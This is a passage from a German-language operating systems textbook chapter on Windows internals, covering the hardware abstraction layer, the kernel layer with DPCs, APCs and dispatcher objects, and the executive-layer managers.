Diese Prozeduren lesen bzw. schreiben vorzeichenlose 8-, 16- oder 32-Bit-Integer von einem bzw. in den angegebenen Port. Es ist Sache der HAL zu entscheiden, ob Memory-Mapped-Ein-/Ausgabe in diesem Fall benötigt wird. Auf diese Weise kann ein Treiber ohne Veränderungen auf eine andere Maschine übernommen werden, die sich in der Art der Implementierung der Geräteregister unterscheidet.

Aus verschiedenen Gründen müssen Treiber häufig auf bestimmte Ein- und Ausgabegeräte zugreifen. Auf Hardwareebene hat ein Gerät eine oder mehrere Adressen auf einem bestimmten Bus. Da aber moderne Computer oft mehrere Busse haben (ISA, PCI, PCI-X, USB, 1394 etc.), kann es vorkommen, dass zwei oder mehr Geräte dieselbe Busadresse auf verschiedenen Bussen haben. Man braucht also einen Mechanismus, um die einzelnen Geräten voneinander unterscheiden zu können. Die HAL bietet einen Dienst an, der Geräte identifiziert, indem busbezogene Gerätadressen auf systemweite logische Adressen abgebildet werden. So müssen die Treiber nicht verfolgen, welche Geräte mit welchem Bus verbunden sind. Außerdem schirmt dieser Mechanismus die höheren Schichten von den Merkmalen alternativer Busstrukturen und Adressierungskonventionen ab.

Interrupts haben ein ähnliches Problem – auch sie sind abhängig vom Bus. Hier stellt die HAL ebenfalls Dienste zur Verfügung, die die Interrupts systemweit eindeutig identifizieren. Außerdem gibt es Dienste, mit denen Treiber die einzelnen Interrupts bestimmten Routinen zur Unterbrechungsbehandlung zuordnen. Das Ganze geschieht auf eine sehr portierbare Weise, ohne dass der Programmierer etwas darüber wissen muss, welcher Interruptvektor zu welchem Interrupt gehört. Die Verwaltung der Interruptnummern gehört ebenfalls zu den Aufgaben der HAL.

Ein weiterer HAL-Dienst ist das Einrichten und Verwalten der geräteunabhängigen DMA-Übertragung. Es werden sowohl die systemweite DMA-Einheit als auch die DMA-Einheiten der einzelnen Ein-/Ausgabesteckkarten behandelt. Geräte werden über ihre logische Adresse angesprochen. Die HAL stellt sogenannte Software-Scatter/Gather bereit, die das Schreiben bzw. Lesen von nicht zusammenhängenden Speicherblöcken unterstützen.

Außerdem verwaltet die HAL Uhren und Timer auf portierbare Weise. Die Zeit wird in Einheiten von 100 Nanosekunden gemessen; die Zeitmessung beginnt am 1. Januar 1601. Dies ist das erste Datum in den vergangenen 400 Jahren, das die Berechnung von Schaltjahren vereinfacht. (Kleine Quizfrage: War 1800 ein Schaltjahr? Antwort: Nein.) Die Zeitdienste entkoppeln die Treiber von der tatsächlichen Frequenz, mit der die Uhr läuft.

Die Kernkomponenten müssen sich manchmal auf sehr niedriger Stufe synchronisieren, vor allem um Wettlaufsituationen in Multiprozessorsystemen zu verhindern. Die HAL bietet grundlegende Dienste zur Verwaltung dieser Synchronisation wie zum Beispiel Spinlocks an, bei denen eine CPU einfach darauf wartet, dass eine von einer anderen CPU verwendete Ressource wieder freigegeben wird. Spinlocks werden typischerweise verwendet, wenn eine Ressource üblicherweise nur für ein paar Maschinenbefehle gehalten wird.

Schließlich baut die HAL nach dem Hochfahren des Systems eine Kommunikation mit dem BIOS auf und untersucht die Systemkonfiguration um herauszufinden, welche Busse und welche Ein-/Ausgabegeräte in dem System vorhanden sind und wie diese Geräte konfiguriert wurden. Diese Informationen werden in die Registrierung geschrieben. Eine Übersicht über einige Aufgaben der HAL ist in ► Abbildung 11.14 zu sehen.




Abbildung 11.14: Einige der von der HAL verwalteten Hardwarefunktionen

Die Kernschicht

Oberhalb der HAL ist NTOS, das aus zwei Schichten besteht: der **Kernschicht** (*kernel layer*) und der **Ausführungsschicht** (*executive layer*). „Kern“ ist ein verwirrender Ausdruck in Windows. Er kann sich auf den Code beziehen, der im Kernmodus des Prozessors läuft. Er kann sich aber ebenso gut auf die *ntoskrnl.exe*-Datei beziehen, die NTOS enthält, das Herz des Windows-Betriebssystems. Oder der Ausdruck kann sich auf die Kernschicht innerhalb von NTOS beziehen – in diesem Sinne werden wir „Kern“ in diesem Abschnitt verwenden. Der Ausdruck ist sogar als Name für die Win32-Bibliothek im Benutzermodus üblich, die Wrapper für die nativen Systemaufrufe zur Verfügung stellt: *kernel32.dll*.

Im Windows-Betriebssystem stellt die Kernschicht, die in Abbildung 11.13 oberhalb der Ausführungsschicht dargestellt ist, eine Reihe von Abstraktionen zur Verwaltung der CPU bereit. Die zentrale Abstraktion stellen Threads dar, aber der Kern implementiert auch Ausnahmebehandlung, Unterbrechungen (Traps) und mehrere Arten von Interrupts. Das Erzeugen und Löschen von Datenstrukturen zur Thread-Unterstützung ist in der Ausführungsschicht implementiert. Die Kernschicht ist verantwortlich für das Scheduling und die Synchronisation von Threads. Durch die Unterstützung für Threads in einer getrennten Schicht ist es möglich, die Ausführungsschicht zu implementieren, indem dasselbe unterbrechende Multithreading-Modell angewendet wird, das zum Schreiben von parallelem Code im Benutzermodus verwendet wird, auch wenn die Basisoperationen zur Synchronisation in der Ausführungsschicht spezialisierter sind.

Der Thread-Scheduler des Kerns ist dafür verantwortlich festzulegen, welcher Thread auf den einzelnen CPUs des Systems ausgeführt wird. Jeder Thread wird ausgeführt, bis ein Timerinterrupt signalisiert, dass es Zeit ist, auf einen anderen Thread umzuschalten (abgelaufenes Quantum), oder bis der Thread auf ein Ereignis warten muss, wie zum Beispiel den Abschluss einer Ein-/Ausgabe oder die Freigabe einer Sperre, oder aber ein Thread mit höherer Priorität rechenbereit wird und die CPU benötigt. Beim Wechsel von einem Thread auf einen anderen läuft der Scheduler auf der CPU und stellt sicher, dass die Register und andere Hardwarezustände gesichert sind. Der Scheduler wählt dann einen anderen Thread aus, um auf der CPU zu laufen, und stellt den Zustand wieder her, der zu dem Zeitpunkt gespeichert wurde, als der Thread zuletzt lief.

Wenn sich der nächste Thread in einem anderen Adressraum (d.h. Prozess) als der vorherige Thread (von dem umgeschaltet wurde) befindet, dann muss der Scheduler außerdem den Adressraum ändern. Die Einzelheiten des Scheduling-Algorithmus an sich werden wir später in diesem Kapitel erklären, wenn wir zu Prozessen und Threads kommen.

Zusätzlich zur Unterstützung einer höheren Abstraktion der Hardware und zum Behandeln der Thread-Wechsel spielt die Kernschicht noch eine weitere Schlüsselrolle: Der Kern bietet eine maschinennahe Unterstützung für zwei Synchronisationsmechanismen, nämlich für die Kontrollobjekte und die Dispatcher-Objekte. **Kontrollobjekte** sind die Datenstrukturen, die die Kernschicht der Ausführungsschicht als Abstraktion anbietet, um die CPU zu verwalten. Diese Objekte werden von der Aus-

führungsschicht alloziert, aber sie werden mit Routinen der Kernschicht bearbeitet. **Dispatcher-Objekte** sind die Klasse der normalen Objekte der Ausführungsschicht, die eine gängige Datenstruktur zur Synchronisation benutzen.

Verzögerte Prozeduraufrufe (DPC)

Zu den Kontrollobjekten gehören einfache Objekte für Threads, Interrupts, Timer, zur Synchronisation, zum Profiling sowie zwei spezielle Objekte zur Implementierung von DPCs und APCs. **DPC-Objekte** ([verzögerter Prozederaufruf](#), *Deferred Procedure Call*) werden eingesetzt, um die Zeit zu reduzieren, die benötigt wird, um **Unterbrechungs-routinen (ISR, Interrupt Service Routine)** als Reaktion auf einen Interrupt eines bestimmten Geräts auszuführen.

Die Systemhardware ordnet Interrupts eine Hardwareprioritätsebene zu. Die CPU ordnet ihren durchzuführenden Aufgaben ebenfalls eine Prioritätsebene zu. Die CPU reagiert nur auf Interrupts, die eine höhere Prioritätsebene als der aktuell bearbeitete Auftrag haben. Die normale Prioritätsebene, einschließlich der Prioritätsebene aller Benutzermodusaufgaben, ist 0. Gerät-Interrupts haben in der Regel die Priorität 3 oder höher und die ISR für ein Gerät-Interrupt wird normalerweise auf derselben Prioritätsebene wie das Interrupt ausgeführt, damit keine weniger wichtigen Interrupts auftreten können, während die ISR ein wichtigeres Interrupt behandelt.

Falls eine ISR zu lange dauert, wird die Behandlung der Interrupts mit niedrigerer Priorität aufgeschoben, was vielleicht zu Datenverlust oder zur Verlangsamung des Ein-/Ausgabedurchsatzes des Systems führt. Mehrere ISRs können gleichzeitig ablaufen, wobei die jeweils folgende ISR von einem Interrupt einer höheren Prioritätsebene als die des Vorgängers ausgelöst wurde.

Um die Ausführungszeit von ISRs zu verringern, werden nur die kritischen Operationen in der eigentlichen Unterbrechungsroutine durchgeführt, damit diese möglichst schnell wieder verlassen werden kann und keine weiteren Ereignisse verloren gehen können. Zu den Operationen, die ein ISR sofort durchführt, zählen das Auffangen des Ergebnisses einer Ein-/Ausgabeoperation und das erneute Initialisieren des Geräts. Die weitere Behandlung des Interrupts wird verzögert, bis die CPU-Prioritätsebene wieder niedriger ist und nicht länger die Bedienung anderer Interrupts blockiert. Das DPC-Objekt repräsentiert die weiteren Aufgaben, die noch abgearbeitet werden müssen. Jedem Prozessor ist eine Warteschlange von DPCs zugeordnet, die vom Kern verwaltet wird. Die ISR ruft die Kernschicht auf, um den DPC in die DPC-Warte-schlange eines bestimmten Prozessors einzufügen. Steht der DPC an erster Stelle in der Warteschlange, dann registriert der Kern eine spezielle Anfrage an die Hardware, die CPU an Priorität 2 zu unterbrechen (welches NT die DISPATCH-Ebene nennt). Wenn die letzte der auszuführenden ISRs beendet ist, fällt die Interruptebene des Prozessors wieder unter 2, dadurch wird das Interrupt für die DPC-Ausführung freigegeben. Die ISR für den DPC-Interrupt wird jeden der DPC-Objekte verarbeiten, die der Kern in der Warteschlange gespeichert hat.

Die Technik, Software-Interrupts zur Verzögerung der Interruptbehandlung zu benutzen, ist eine etablierte Methode zur Reduzierung der ISR-Wartezeit. UNIX und andere Systeme haben in den 1970er Jahren damit begonnen, Interruptbehandlungen zu verzögern, um mit der langsamen Hardware und den begrenzten Puffern von seriellen Verbindungen zu Terminals zurechtzukommen. Die ISR war dafür zuständig, Zeichen von der Hardware zu holen und sie in einer Warteschlange zu speichern. Nachdem alle Interrupts mit höherer Priorität ausgeführt wurden, hat ein Software-Interrupt eine ISR mit niedriger Priorität zur Zeichenverarbeitung laufen lassen, wie zum Beispiel die Realisierung der Rücktaste, indem Kontrollzeichen zum Terminal geschickt wurden, um die letzten am Bildschirm angezeigten Zeichen zu löschen und den Cursor rückwärts zu bewegen.

Ein ähnliches Beispiel in Windows heute ist die Tastatur. Nachdem eine Taste gedrückt wurde, liest die Tastatur-ISR den Tastencode aus einem Register und schaltet den Tastatur-Interrupt wieder ein, verarbeitet aber den Tastendruck nicht sofort. Stattdessen benutzt die ISR einen DPC, um die Verarbeitung des Tastencodes mithilfe einer Warteschlange aufzuschieben, bis alle ausstehenden Gerät-Interrupts behandelt wurden.

Da DPCs mit Prioritätsebene 2 laufen, halten sie keine Gerät-ISRs von der Ausführung ab, aber sie bewirken, dass so lange keine Threads laufen können, bis alle DPCs der Warteschlange ausgeführt sind und die CPU-Prioritätsebene wieder unter 2 gesenkt wurde. Gerätetreiber und das System selbst müssen dafür Sorge tragen, dass weder ISRs noch DPCs zu lange laufen. Da Threads die Ausführung nicht erlaubt ist, können ISRs und DPCs das System schwerfällig erscheinen lassen. Außerdem produzieren sie kleinere Störungen beim Abspielen von Musik, da die Threads davon abgehalten werden, in den Musikpuffer des Soundgeräts zu schreiben. Ein weiterer verbreiteter Einsatz von DPCs ist die Ausführung von Routinen als Reaktion auf ein Timerinterrupt. Um das Blockieren von Threads zu vermeiden, sollten Timerereignisse, die längere Zeit laufen müssen, Anfragen an den Pool der Worker-Threads in einer Warteschlange ablegen, die der Kern für Hintergrundaktivitäten bereitstellt. Diese Threads haben eine Scheduling-Priorität von 12, 13 oder 15. Wie wir im Abschnitt über das Thread-Scheduling noch sehen werden, bedeuten diese Prioritäten, dass Arbeitselemente vor den meisten Threads ausgeführt werden, sich aber nicht mit *Echtzeit*-Threads überlagern.

Asynchrone Prozeduraufrufe (APC)

Das andere spezielle Kontrollobjekt des Kerns ist das **APC**-Objekt (**asynchroner Prozederaufruf**, *Asynchronous Procedure Call*). APCs sind den DPCs in der Hinsicht ähnlich, dass sie das Verarbeiten einer Systemroutine verzögern, aber anders als DPCs, die im Kontext von bestimmten CPUs arbeiten, werden APCs im Kontext eines speziellen Threads ausgeführt. Wenn eine Taste gedrückt wurde, spielt es keine Rolle, in welchem Kontext der DPC läuft, denn ein DPC ist einfach ein anderer Teil der Interruptbehandlung und Interrupts müssen nur das physische Gerät verwalten und Thread-unabhängige Operationen wie das Aufzeichnen der Daten in einem Puffer im Adressraum des Kerns durchführen.

Die DPC-Routine läuft in dem Kontext desjenigen Threads, der in dem Moment ausgeführt wird, wenn das ursprüngliche Interrupt auftritt. Der Thread macht einen Aufruf an das Ein-/Ausgabesystem, um anzuzeigen, dass die Ein-/Ausgabeoperation abgeschlossen wurde. Das Ein-/Ausgabesystem fügt einen APC in die Warteschlange des Threads ein, der die Ein-/Ausgabebeanforderung ausgelöst hat. Im Kontext dieses Threads wird der APC schließlich ausgeführt. Somit kann der APC auf den Benutzermodusadressraum des Threads zugreifen, der die Eingabe verarbeitet.

Zum nächsten passenden Zeitpunkt übergibt die Kernschicht den APC an den Thread und teilt diesen Thread zur Ausführung ein. Ein APC ist so aufgebaut, wie ein unerwarteter Prozederaufruf auszusehen, ein wenig ähnlich den Signalverarbeitungsroutinen in UNIX. Der Kernmodus-APC zum Abschluss von Ein-/Ausgabe wird im Kontext des Threads ausgeführt, der die Ein-/Ausgabe initiiert hat, allerdings im Kernmodus. Dadurch bekommt der APC Zugriff sowohl auf den Kernmoduspuffer als auch zu allen Adressräumen im Benutzermodus, die zu dem Prozess gehören, der den Thread enthält. *Wann* ein APC übergeben wird, hängt davon ab, was der Thread gerade macht, und sogar vom Systemtyp. In einem Multiprozessorsystem könnte der Thread, der den APC bekommt, sogar schon mit der Ausführung beginnen, noch bevor der DPC beendet ist.

APCs im Benutzermodus können auch eingesetzt werden, um die Nachricht des Ein-/Ausgabeabschlusses im Benutzermodus an den Thread zu übergeben, der die Ein-/Ausgabe initiiert hat. Benutzermodus-APCs rufen eine Prozedur im Benutzermodus auf, die dazu von der Anwendung vorgesehen ist, aber nur dann, wenn der Ziel-Thread im Kern blockiert ist und eine Markierung hat, die seine Bereitschaft anzeigen, APCs zu akzeptieren. Der Kern unterbricht den Wartezustand des Threads und kehrt in den Benutzermodus zurück, wobei jedoch Benutzermodus-Stack und Register so geändert wurden, dass die APC-Dispatching-Routine aus der *ntdll.dll*-Systembibliothek ausgeführt werden kann. Diese Routine ruft die Benutzermodusroutine auf, die die Anwendung der Ein-/Ausgabeoperation zugeordnet hat. Neben der Spezifizierung von Benutzermodus-APCs als ein Mittel zur Codeausführung, wenn die Ein-/Ausgabe abgeschlossen ist, ermöglicht es die Win32-API *QueueUserAPC*, APCs für beliebige Zwecke einzusetzen.

Die Ausführungsschicht benutzt APCs auch für andere Operationen als den Abschluss der Ein-/Ausgabe. Da der APC-Mechanismus sorgfältig entworfen wurde, um APCs nur dann zu übergeben, wenn es sicher ist, kann dieser Mechanismus auch benutzt werden, um Threads sicher zu beenden. Falls es kein guter Zeitpunkt ist, den Thread zu beenden, hat der Thread vorher angekündigt, dass er einen kritischen Abschnitt betritt. Damit wird die Zustellung von APCs verzögert, bis der Thread den kritischen Abschnitt wieder verlässt. Kern-Threads markieren sich selbst, als würden sie kritische Regionen betreten, um APCs zu verzögern, bevor sie sperren oder andere Betriebsmittel anfordern, so dass sie nicht beendet werden können, während sie die Ressource halten.

Dispatcher-Objekte

Eine andere Art von Synchronisationsobjekt ist das **Dispatcher-Objekt**. Es handelt sich hierbei um gewöhnliche Kernmodusobjekte (die Art, die Benutzer mit Handles ansprechen können), die eine Datenstruktur namens **dispatcher_header** enthalten, wie in ▶ Abbildung 11.15 gezeigt ist.




Abbildung 11.15: Die Datenstruktur *dispatcher_header* eingebettet in viele Objekte der Ausführungsschicht (Dispatcher-Objekte)

Zu den Dispatcher-Objekten gehören Semaphore, Mutexe, Ereignisse, verzögerbare Uhren (*waitable timer*) und andere Objekte, mit deren Hilfe Threads warten können, um sich mit anderen Threads zu synchronisieren. Dazu zählen auch Objekte, die geöffnete Dateien, Prozesse, Threads und IPC-Ports repräsentieren. Die Dispatcher-Datenstruktur enthält ein Flag, das den signalisierten Zustand des Objekts wiedergibt, sowie eine Warteschlange von Threads, die darauf warten, dass das Objekt signalisiert wird.

Basisoperationen der Synchronisation wie Semaphore sind natürliche Dispatcher-Objekte. Ebenso benutzen Timer, Dateien, Ports, Threads und Prozesse die Mechanismen des Dispatcher-Objekts für Benachrichtigungen. Wenn ein Timer ausgelöst wird, die Ein-/Ausgabe einer Datei beendet ist, Daten an einem Port verfügbar sind oder ein Thread bzw. Prozess beendet wird, dann wird dem zugehörigen Dispatcher-Objekt ein Signal gesendet, wodurch alle Threads geweckt werden, die auf dieses Ereignis gewartet haben.

Da Windows einen einzelnen, einheitlichen Mechanismus für die Synchronisation mit Kernmodusobjekten verwendet, sind keine spezialisierten APIs – wie beispielsweise `wait3` für das Warten auf Kindprozesse in UNIX – für das Warten auf Ereignisse nötig. Oft wollen Threads auf mehrere Ereignisse gleichzeitig warten. In UNIX kann ein Prozess darauf warten, dass Daten auf einem der 64 Netzwerk-Sockets verfügbar werden, indem der Systemaufruf `select` benutzt wird. In Windows gibt es eine ähnliche API **WaitForMultipleObjects**. Diese erlaubt es einem Thread jedoch, auf jeden Typ von Dispatcher-Objekt zu warten, für das der Thread ein Handle hat. Bis zu 64 Handles können für `WaitForMultipleObjects` spezifiziert werden, ebenso wie ein optionaler Timeout-Wert. Die Threads werden immer dann rechenbereit, wenn eines der Ereignisse, das mit dem Handle verbunden ist, signalisiert wird oder wenn der Timeout eintrifft.

Es gibt eigentlich zwei verschiedene Prozeduren, die der Kern benutzt, um Threads auf ein lauffähiges Dispatcher-Objekt warten zu lassen. Wenn einem **Benachrichtigungs-objekt** (*notification object*) ein Signal gesendet wird, so werden dadurch alle wartenden Threads lauffähig. **Synchronisationsobjekte** versetzen nur den ersten der wartenden

Threads in lauffähigen Zustand. Sie werden für Dispatcher-Objekte eingesetzt, die das Sperren von Basisoperationen implementieren, z.B. Mutexe. Wenn ein Thread, der auf eine Sperre wartet, wieder zu laufen anfängt, wird er als Erstes noch einmal versuchen, die Sperre zu erlangen. Falls nur jeweils ein Thread die Sperre halten kann, könnten alle anderen Threads, die lauffähig wurden, sofort blockiert werden, was eine Menge an unnötigem Kontextwechsel bedeutet. Die Unterschiede zwischen Dispatcher-Objekten, die Synchronisation benutzen, und denjenigen, die Benachrichtigungen benutzen, ist ein Flag in der `dispatcher_header`-Struktur.

Als kleine Randbemerkung sei noch erwähnt, dass Mutexe im Windows-Code „Mutanten“ genannt werden, weil sie benötigt wurden, um die OS/2-Semantik zu implementieren. In dieser Semantik werden die Sperren nicht automatisch freigeben, wenn der Thread beendet wird, der die Sperre gehalten hatte – etwas, das Cutler recht bizarr fand.

Die Ausführungsschicht

Wie in Abbildung 11.13 zu sehen, befindet sich unterhalb der Kernschicht von NTOS die **Ausführungsschicht** (*executive layer*). Die Ausführungsschicht ist in C geschrieben, sie ist weitgehend architekturunabhängig (die einzige nennenswerte Ausnahme ist die Speicherverwaltung) und konnte auf neue Prozessoren mit nur geringem Aufwand portiert werden (MIPS, x86, PowerPC, Alpha, IA64 und x64). Die Ausführungsschicht enthält eine Reihe verschiedener Komponenten, die alle unter Benutzung der Kontrollabstraktionen laufen, die die Kernschicht zur Verfügung stellt.

Jede Komponente ist aufgeteilt in interne und externe Datenstrukturen und Schnittstellen. Die internen Aspekte jeder Komponente sind verborgen und werden nur innerhalb der Komponenten selbst benutzt, während die externen für alle anderen Komponenten innerhalb der Ausführungsschicht zugänglich sind. Eine Teilmenge der externen Schnittstellen wird von der Ausführungsdatei `ntoskrnl.exe` exportiert und Gerätetreiber können sich mit ihnen verlinken, als ob die Ausführungsschicht eine Bibliothek sei. Microsoft nennt viele Komponenten der Ausführungsschicht „Manager“, weil jede damit beauftragt ist, einige Aspekte des Betriebssystems wie Ein-/Ausgabe, Speicher, Prozesse, Objekte usw. zu verwalten.

Wie bei den meisten Betriebssystemen funktioniert die Windows-Ausführungsschicht in vielerlei Hinsicht ähnlich wie Bibliothekscode, nur dass sie im Kernmodus läuft, so dass ihre Datenstrukturen gemeinsam genutzt werden können und vor dem Zugriff von Benutzermoduscode geschützt sind. So hat die Ausführungsschicht Zugriff auf privilegierten Hardwarezustand wie zum Beispiel MMU-Kontrollregister. Aber sonst führt die Ausführungsschicht einfach Betriebssystemfunktionen zugunsten ihres Aufrufers aus und läuft somit im Thread ihres Aufrufers.

Wenn eine der Funktionen der Ausführungsschicht blockiert, um darauf zu warten, sich mit anderen Threads zu synchronisieren, wird der Thread im Benutzermodus ebenfalls blockiert. Dies ist sinnvoll, wenn im Auftrag eines bestimmten Benutzermodus-Threads gearbeitet wird, aber unfair, wenn allgemeine Organisationsaufgaben erledigt werden.

Um die Entführung des aktuellen Threads zu vermeiden, wenn die Ausführungsschicht entscheidet, dass ein wenig Organisationsarbeit ansteht, werden eine Reihe von Kernmodus-Threads beim Systemstart erzeugt. Diese Threads werden spezielle Tasks zugeteilt, wie beispielsweise sicherzustellen, dass geänderte Seiten auf die Platte zurückgeschrieben werden.

Für vorhersehbare, selten vorkommenden Tasks gibt es einen Thread, der einmal pro Sekunde läuft und eine lange Liste mit Aufgaben abarbeitet. Für weniger vorhersehbare Arbeit gibt es den Pool von Worker-Threads mit höherer Priorität, den wir früher bereits erwähnt haben. Dieser kann benutzt werden, um gebundene Tasks auszuführen, indem eine Anfrage in einer Warteschlange platziert wird und das Synchronisationsereignis signalisiert wird, auf das die Worker-Threads warten.

Der **Objekt-Manager** verwaltet den Großteil der interessanten Kernmodusobjekte, die in der Ausführungsschicht benutzt werden. Dazu gehören Prozesse, Threads, Dateien, Semaphore, Ein-/Ausgabegeräte sowie Treiber, Timer und vieles mehr. Wie zuvor beschrieben sind Kernmodusobjekte eigentlich nur Datenstrukturen, die vom Kern belegt und benutzt werden. In Windows haben Kerndatenstrukturen genug Gemeinsamkeiten, dass es sehr nützlich ist, sie einheitlich an einem Ort zu verwalten.

Zu den Hilfsmitteln, die vom Objekt-Manager zur Verfügung gestellt werden, gehören das Belegen und Freigeben von Speicherplatz für Objekte, die Zuteilung von Kontingenten, die Unterstützung des Zugriffs auf Objekte über Handles, das Verwalten von Referenzzählern für Kernmoduszeigerreferenzen ebenso wie Handle-Referenzen, Benennung von Objekten im NT-Namensraum Namen zu geben und das Bereitstellen eines erweiterbaren Mechanismus zur Verwaltung des Lebenszyklus für jedes einzelne Objekt. Kerndatenstrukturen, die einige dieser Funktionen benötigen, werden vom Objekt-Manager verwaltet. Andere Datenstrukturen wie die Kontrollobjekte, die von der Kernschicht gebraucht werden, oder Objekte, die lediglich Erweiterungen von Kernmodusobjekten sind, werden nicht vom Objekt-Manager verwaltet.

Die vom Objekt-Manager verwalteten Objekte haben alle einen Typ, der benutzt wird, um festzulegen, wie der Lebenszyklus von Objekten dieses Typs zu verwalten ist. Dies sind keine Typen im objektorientierten Sinn, sondern nur eine Sammlung von Parametern, die spezifizieren, wann der Objekttyp erzeugt wird. Um einen neuen Typ zu erzeugen, ruft eine Ausführungskomponente einfach eine Objekt-Manager-API auf. Objekte sind so zentral für das Funktionieren von Windows, dass der Objekt-Manager im nächsten Abschnitt noch detaillierter besprochen wird.

Der **E/A-Manager** bildet den Rahmen für die Implementierung von Ein-/Ausgabegeräten und bietet eine Reihe von bestimmten Ausführungsdiensten für die Konfiguration, den Zugriff und die Durchführung von Operationen auf Geräten. In Windows verwalten Gerätetreiber nicht nur physische Geräte, sondern sie sorgen auch dafür, dass das Betriebssystem erweiterbar ist. Viele Funktionen, die auf anderen Systemen in den Kern hineinkompiliert werden, werden unter Windows vom Kern dynamisch geladen und gebunden. Zu diesen Funktionen gehören Netzwerk-Protokollstacks und Dateisysteme.

Neuere Windows-Versionen enthalten eine Menge mehr Unterstützung für die Ausführung von Gerätetreibern im Benutzermodus, denn dies ist das bevorzugte Modell für neue Gerätetreiber. Es gibt Hunderttausende von unterschiedlichen Gerätetreibern für Windows Vista, die mit mehr als einer Million verschiedenen Treibern arbeiten. Für eine korrekte Funktion ist also viel Code nötig. Falls Fehler dazu führen, dass auf ein Gerät nicht mehr zugegriffen werden kann, ist es viel besser, wenn der Prozess im Benutzermodus abstürzt, als wenn das System aufgefordert werden muss, einen Fehlercheck durchzuführen. Fehler von Gerätetreibern im Kernmodus sind die Hauptquelle für den gefürchteten **BSOD (Blue Screen Of Death)**, bei dem Windows einen fatalen Fehler im Kernmodus entdeckt hat und sich herunterfahrt oder neu startet. BSODs sind vergleichbar mit Kernel Panics auf UNIX-Systemen.

Im Wesentlichen hat Microsoft inzwischen offiziell erkannt, was Forscher im Bereich Mikrokerne wie MINIX 3 oder L4 schon seit Jahren wissen: Je mehr Code im Kern ist, desto mehr Fehler sind im Kern. Da Gerätetreiber bis zu etwa 70% des Kerncodes ausmachen, ist es besser, so viele Treiber wie möglich in die Benutzermodusprozesse zu verschieben, wo ein Fehler nur den Ausfall eines einzelnen Treiber auslöst (was natürlich besser ist, als das ganze System zum Absturz zu bringen). Es wird erwartet, dass sich der Trend, Code aus dem Kern in die Benutzermodusprozesse zu verlagern, in den kommenden Jahren weiter verstärkt.

Zum E/A-Manager gehören auch die Plug-and-Play- und die Energieverwaltung. **Plug and Play** kommt ins Spiel, wenn neue Geräte im System entdeckt werden. Zunächst wird die Plug-and-Play-Subkomponente benachrichtigt. Diese arbeitet mit einem Dienst, dem Plug-and-Play-Manager im Benutzermodus, um den passenden Gerätetreiber zu finden und ins System zu laden. Den richtigen Gerätetreiber zu finden, ist nicht immer leicht und hängt manchmal vom ausgeklügelten Zusammentreffen spezifischer Hardwaregeräteversionen auf bestimmte Treiberversionen ab. Manchmal unterstützt ein einzelnes Gerät eine Standardschnittstelle, die von mehreren unterschiedlichen Treibern unterstützt wird, die wiederum von unterschiedlichen Firmen geschrieben wurden.

Die Energieverwaltung reduziert den Stromverbrauch, wenn möglich, verlängert die Haltbarkeit von Batterien in Notebooks und spart Energie auf Desktops und Servern. Die Energieverwaltung richtig zu konfigurieren, ist eine Herausforderung, da es viele subtile Abhängigkeiten zwischen Geräten und den Bussen gibt, die diese mit der CPU und dem Speicher verbinden. Der Stromverbrauch bemisst sich nicht nur daran, welche Geräte angeschaltet sind, sondern ist auch abhängig von der Taktrate der CPU, die ebenfalls von der Energieverwaltung kontrolliert wird.

Wir werden uns mit der Ein-/Ausgabe in Abschnitt 11.7 und mit dem wichtigsten NT-Dateisystem, NTFS, in Abschnitt 11.8 noch eingehender befassen.

Der **Prozess-Manager** verwaltet die Erzeugung und Beendigung von Prozessen und Threads, einschließlich der Einrichtung der Strategien und Parameter, die diese leiten. Aber die operationalen Aspekte von Threads werden von der Kernschicht festgelegt, die das Scheduling und die Synchronisation von Threads steuert, ebenso wie deren Interaktion mit den Kontrollobjekten, wie beispielsweise APCs. Prozesse enthalten Threads,

einen Adressraum und eine Handle-Tabelle, die die Handles enthält, die der Prozess benutzen kann, um Kernmodusobjekte anzusprechen. Prozesse enthalten außerdem die Informationen, die der Scheduler benötigt, um zwischen Adressräumen zu wechseln und prozessspezifische Hardware-Informationen zu verwalten (wie z.B. Segmentdeskriptoren). Wir werden Prozess- und Threadverwaltung in Abschnitt 11.4 besprechen.

Die **Speicherverwaltung** der Ausführungsschicht realisiert die virtuelle Speicherarchitektur mit Demand Paging. Sie verwaltet die Abbildung der virtuellen Seiten auf physische Seitenrahmen und ist zuständig für die Verwaltung der verfügbaren physischen Rahmen und der Auslagerungsdatei auf der Platte. Diese Datei wird benutzt, um private Instanzen von virtuellen Seiten, die nicht länger geladen sind, im Speicher zu sichern. Die Speicherverwaltung bietet auch spezielle Hilfsmittel für große Serveranwendungen wie Datenbanken oder für Laufzeitkomponenten von Programmiersprachen wie automatische Speicherbereinigung. Wir werden uns die Speicherverwaltung später in diesem Kapitel, in Abschnitt 11.5 ansehen.

Der **Cache-Manager** optimiert die Performanz der Dateisystemein-/ausgabe, indem er einen Cache der Dateisystemseiten im virtuellen Adressraum des Kerns vorhält. Der Cache-Manager benutzt virtuell adressiertes Caching, das heißt, die Seiten im Cache werden hinsichtlich ihrer Lage in ihren Dateien organisiert. Dies unterscheidet sich vom physischen Block-Caching in UNIX, wo das System einen Cache von physisch adressierten Block des rohen Plattenvolumes verwaltet.

